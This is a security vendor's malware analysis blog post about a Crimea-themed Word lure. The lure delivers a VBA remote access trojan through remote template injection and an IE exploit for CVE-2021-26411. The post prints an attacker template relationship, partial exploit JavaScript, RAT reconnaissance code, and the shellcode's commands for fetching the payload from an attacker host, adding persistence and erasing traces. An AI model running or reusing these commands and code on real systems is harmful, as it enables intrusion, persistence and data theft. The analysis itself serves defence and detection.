
Crimea “manifesto” deploys VBA Rat using double attack vectors

blog.malwarebytes.com/threat-intelligence/2021/07/crimea-manifesto-deploys-vba-rat-using-double-attack-vectors/

Threat Intelligence Team

July 29, 2021



This blog post was authored by Hossein Jazi.

On July 21, 2021, we identified a suspicious document named “Манифест.docx” (“Manifest.docx”) that downloads and executes two templates: one is macro-enabled and the other is an html object that contains an Internet Explorer exploit.

While both techniques rely on template injection to drop a full-featured Remote Access Trojan, the IE exploit (CVE-2021-26411) previously used by the Lazarus APT is an unusual discovery. The attackers may have wanted to combine a social engineering technique with a known exploit to maximize their chances of infecting targets.

We also uncovered a panel used by the threat actor nicknamed “Ekipa” which seems to be a slang for “equipment”. Victims are tracked and statistics include whether the IE exploit was successful or not.

We could not determine who might be behind this attack based on the techniques alone, but a decoy document displayed to victims may give some clues. It contains a statement from a group associating with Andrey Sergeevich Portyko and opposed to Putin’s policies on the Crimean peninsula.


Remote templates

By looking closer at the remote template embedded in `settings.xml.rels` we noticed that it contains a full featured VBA Rat that performs the following actions:

- Collects victim's info
- Identifies the AV product running on a victim's machine
- Executes shell-codes
- Deletes files
- Uploads and downloads files
- Reads disk and file systems information

The second template is embedded in `Document.xml.rels` and is loaded into the document. Looking at the loaded code we noticed that it contains an IE Exploit (CVE-2021-26411) that was once used by Lazarus APT to target security researchers working on vulnerability disclosure, as reported by the threat research teams at Google and Microsoft. The shell-code executed using this exploit deploys the same VBA Rat that was loaded using remote template injection.

After loading the remote templates the malicious document loads a decoy document in Russian which is pretty interesting. The decoy document is a statement from a group within Crimea that voices opposition to Russia and specifically Putin's policies against that peninsula. In the following, you can see this statement in both Russian and English language.



Манифест жителей Крыма.

Мы, жители полуострова Крым, хотим выразить свое несогласие с проводимой политикой Российских властей. На протяжении последних пяти лет мы видим как на самом деле государственная афера Путина ухудшает нашу жизнь, последние природные явления свидетельствуют о дезорганизации властей Крыма, равнодушии Москвы и потребительском отношении федеральной власти к нуждам населения Крыма. Сегодня мы готовы встать на защиту своего настоящего и будущего, выступить против Путина и создать объединенную площадку под названием "Народное Сопротивление".

С Уважением,
Инициативная группа граждан
под руководством Андрея Сергеевича Портыко.

Manifesto of the inhabitants of Crimea.

We, the inhabitants of the Crimean peninsula, would like to express our disagreement with the current policy of the Russian authorities. Over the past five years, we have seen how, in fact, Putin's state scam worsens our life, recent natural phenomena testify to the disorganization of the Crimean authorities, the indifference of Moscow and the consumer attitude of the federal authorities to the needs of the Crimean population. Today we are ready to stand up for our present and future, oppose Putin and create a united platform called "People's Resistance".

Yours faithfully,
Initiative group of citizens
under the leadership of Andrey Sergeevich Portyko.

Figure 1: Decoy document

Document Analysis

The malicious document ("Манифест.docx") contains two templates in `settings.xml.rels` and `document.xml.rels`. The remote template that is located in `settings.xml.rels` downloads a macro weaponized template and loads it into current document. This remote template contains a macro code with full-featured Rat functionality. We provide the analysis of this VBA Rat in the next section.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="HtTpS:\\cloud-documents.com/doc/t.php?action=show_content" TargetMode="External"/>
</Relationships>
```

The second template is embedded in `document.xml.rels` and will be loaded in an object in the main document. This template contains an exploit code for CVE-2021-26411.





Figure 2: Document.xml.rels

This exploit code used by this remote template is almost similar to what has been reported by ENKI security firm.

```
function pad0(str) {
    return ('0000' + str).slice(-4)
}
function sata(i, data) {
    var arr = new Uint32Array(abf)
    arr[i * 4] = data.type
    arr[i * 4 + 2] = data.value
}
function alloc2() {
    var dic1 = new ActiveXObject('Sc'+'ri'+'pting.Dic'+'tio'+'nar'+'y')
    var dic2 = new ActiveXObject('Sc'+'ri'+'pting.Dic'+'tio'+'nar'+'y')
    dic2.add(0, 1)
    dic1.add(0, dic2.items())
    dic1.add(1, fake)
    dic1.add(2, arr)
    for (i = 3; i < 0x20010 / 0x10; ++i)
        dic1.add(i, 0x12341234)
    return dic1.items()
}
function dump(nv) {
    var ab = new ArrayBuffer(0x20010)
    var view = new DataView(ab)
    for (var i = 0; i < nv.length; ++i)
        view.setUint16(i * 2 + 4, nv.charCodeAt(i), true)
    return ab
}
function Data(type, value) {
    this.type = type
    this.value = value
}
function flush() {
    hd1.nodeValue = (new alloc1()).nodeValue
    hd2.nodeValue = 0
    hd2 = hd1.cloneNode()
}
function write(addr, value, size) {
    switch (size) {
        case 8:
            return god.setUint8(addr, value)
        case 32:
            return god.setUint32(addr, value, true)
```



```
    }
}
function writeData(addr, data) {
    for (var i = 0; i < data.length; ++i)
        write(addr + i, data[i], 8)
}


  ................



 var god
 var arr = [{}]
 var fake = new ArrayBuffer(0x100)
 var abf = new ArrayBuffer(0x20010)
 var alloc = alloc2()
 var hd0 = document.createAttribute('handle')
 var hd1 = document.createAttribute('handle')
 var hd2
 var ele = document.createElement('element')
 var att = document.createAttribute('attribute')
 att.nodeValue = {
     valueOf: function() {
         hd1.nodeValue = (new alloc1()).nodeValue
         ele.clearAttributes()
         hd2 = hd1.cloneNode()
         ele.setAttribute('attribute', 1337)
     }
 }
 ekipa();
 ele.setAttribute("attr","0".repeat(65541))
 party(ele);

 hd0.nodeValue = alloc
 var leak = new Uint32Array(dump(hd2.nodeValue))
```

Figure 3: Exploit code

The shell-code executed by this exploit deploys the same VBA Rat that is also loaded using the remote template embedded in `settings.xml.rels`. In fact, the actor tries to deploy its VBA Rat using two different methods.

The shell-code is very simple and performs the following actions. The shell-code is written in the AutoHotKey scripting language and all of its actions are executed using `SendInput` API call.

- Add VBA Rat as Trusted document to TrustedRecords registry key. By adding this Rat to this registry there won't be any need to enable the macro when this document will be opened next time.
  `reg add \"HKCU\\SOFTWARE\\Microsoft\\Office\\16.0\\Word\\Security\\Trusted Documents\\TrustRecords\" /V https://cloud-documents.com/doc/templates/agent.dotm /t REG_BINARY /d 0000000000000000000040230e43000000f9d99c01ffffff7f /f"`
- Get the VBA Rat using: `Winword /w https://cloud-documents.com/doc/t.php?document_show=notica`
- Make this VBA Rat persistence by creating a Scheduled task to execute it every minute: `SCHTASKS /Create /SC MINUTE /MO 1 /TN \"z\" /TR winword.exe ' /q /w %appdata%\Microsoft\Word\Startup\_.dotm`

- Delete `RunMru` registry value to clear its track records.
  `Reg delete HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMru \f`

VBA Rat analysis (Remote Template)


The remote template contains `Document_Open` and `Document_Close` which are activated upon opening and closing the document.

Document_Open:

The `Document_open` function checks if the active document has the docx extension and if that is the case it shows the hidden content (decoy content). Then, if the active document name is `"_.dotm"` (this is the case when the machine is already infected with this Rat), it calls `"ConnectCP"` function. The `ConnectCP` function is responsible for collecting victim's info by calling the following functions as well as a value named `"cve"` in `CustomDocumentProperties` (this value is being set during the first execution of this document).

After collecting data, it converts it into a json format by using the `JsonConvertor` function. The collected data later is used by the `SCI` function to be sent to the server and receive commands.


- getUUID: Gets UUID by executing `"SELECT * FROM Win32_ComputerSystemProduct"`
- getOS: Gets OS type by executing `"SELECT * FROM Win32_OperatingSystem"`
- arch: Returns OS architecture
- getCPU: Gets CPU info by executing `"SELECT * FROM Win32_Processor"`
- getGPU: Gets GPU info by executing `"SELECT * FROM Win32_VideoController"`
- getRAM: Gets physical memory capacity by executing `"SELECT * FROM Win32_PhysicalMemory"`
- getStorage: Gets available hard drive space by executing `"Select * from Win32_LogicalDisk Where DriveType = 3"`
- getName: Gets computer name, user name and domain name
- getRole: Identify if the victim has admin role or not.



```
Function getRole() As String
    On Error Resume Next
    Dim members
    Dim role As String: role = "User"
    On Error GoTo EndOfSearch
    Set objUser = GetObject("WinNT://" & Environ("USERDOMAIN") & "/" & "Administrators")
    Set members = objUser.members
    For Each obje In members
        If obje.name = Environ$("username") Then role = "Admin"
    Next
EndOfSearch:
    getRole = role
End Function
```

Figure 4: GetRole


getAV: Gets Anti-Virus product info including the AV name, AV status (enabled or disabled) and AV signature stature (outdated or actual). To get these info it executes `"Select * from AntiVirusProduct"` to get the list of active Anti Virus products and then calls `DisplayName` to get the AV name and then identify the AV status and AV signature status using the product state codes. As an example if the product state code is 266240, it means that the AV product is enabled and its signature is updated.



```
Function getAV() As String
Dim avres As String: avres = "N/A"
Dim avstate As String: avdesc = ""
Dim avdefs As String: avdefs = ""
On Error Resume Next
Dim objWMIServiceSC, objAntiVirusProduct, colAVItems, AvStatus
Set objWMIServiceSC = GetObject("winmgmts:\\.\root\SecurityCenter2")
Set colAVItems = objWMIServiceSC.ExecQuery("Se" & "le" & "ct * from An" & "tiV" & "iru" & "sPro" & "duct")
If colAVItems.Count = 0 Then
ElseIf colAVItems.Count = 1 Then
    For Each objAntiVirusProduct In colAVItems
        avres = (objAntiVirusProduct.DisplayName)
        AvStatus = Hex(objAntiVirusProduct.ProductState)
        If (objAntiVirusProduct.ProductState = "266240" Or objAntiVirusProduct.ProductState = "331776" Or objAntiVirusProduct.ProductState = "397568" Or Mid(AvStatus, 2, 2) = "10"
        Or Mid(AvStatus, 2, 2) = "11" Or Mid(AvStatus, 5, 2) = "10" Or Mid(AvStatus, 5, 2) = "11") Then
            avstate = "On"
        Else
            avstate = "Off"
        End If
        If Mid(AvStatus, 4, 2) = "00" Then
            avdefs = "Actual"
        ElseIf Mid(AvStatus, 4, 2) = "10" Then
            avdefs = "Outdated"
        End If
    Next
ElseIf colAVItems.Count > 1 Then
    For Each objAntiVirusProduct In colAVItems
        If (objAntiVirusProduct.DisplayName) <> "Windows Defender" Then
            avres = (objAntiVirusProduct.DisplayName)
            AvStatus = Hex(objAntiVirusProduct.ProductState)
            If (objAntiVirusProduct.ProductState = "393472" Or objAntiVirusProduct.ProductState = "266240" Or objAntiVirusProduct.ProductState = "331776" Or
            objAntiVirusProduct.ProductState = "397568" Or Mid(AvStatus, 2, 2) = "10" Or Mid(AvStatus, 2, 2) = "11" Or Mid(AvStatus, 5, 2) = "10" Or Mid(AvStatus, 5, 2) = "11") Then
                avstate = "On"
            Else
                avstate = "Off"
            End If
                If Mid(AvStatus, 4, 2) = "00" Then
                    avdefs = "Actual"
            ElseIf Mid(AvStatus, 4, 2) = "10" Then
                    avdefs = "Outdated"
            End If
        End If
    Next
End If
getAV = avres & " " & avstate & " " & avdefs
End Function
```

Figure 5: GetAV

At the end, the `ConnectCP` function calls the `StartTimer` function to start the task execution procedure (`ExecuteTasks` function). This function creates a timer that calls the `ExecuteTasks` function every 10 minutes to execute the tasks received from the server.



```
Sub TimerProc(ByVal HWnd As LongPtr, ByVal uMsg As LongPtr, ByVal nIDEvent As LongPtr, ByVal dwTimer As LongPtr)
ExecuteTasks (SCI(info))
End Sub

Sub StartTimer()
    TimerID = SetTimer(0&, 0&, timing * 1000&, AddressOf TimerProc)
End Sub
```

Figure 6: Set Timer

If the active document name is not `"_.dotm"` (The machine has not been infected before with this VBA Rat), it calls a function named `InstallFromExp` after making sure it is not running within a Sandbox environment and its extension is `dotm` . The attacker checks the value of the following registry key and if the value is equal to one it won't execute the `InstallFromExp` .

```
HKCU\Software\Microsoft\Office\&Application.Version&\Excel\Security\VBAWarnings
```

The value one for this registry key means that all untrusted and trusted macros are allowed to run without any notification which usually is a default setting for sandbox environments to run macro embedded documents automatically.

`InstallFromExp` performs the basic initialization of this Rat which includes the following three actions:


- Sets the `customDocumentProperties` named `"cve"` to “2021-26411”.
- Makes itself persistence by adding itself to word startup directory with `"_.dotm"` name: `APPDATA\Microsoft\Word\StartUp\_.dotm`
- Cleans up its track records by deleting `RunMRU` registry key
- Exits the program

Document_Close

This function also performs the installation of the Rat but by calling a different function: `InstallFromMacro`. Before calling the installation function it calls the same `Sandbox` function to make sure it is not running into a sandbox environment and then checks if the path of the attached template includes `http` to make sure it has an embedded remote template url.

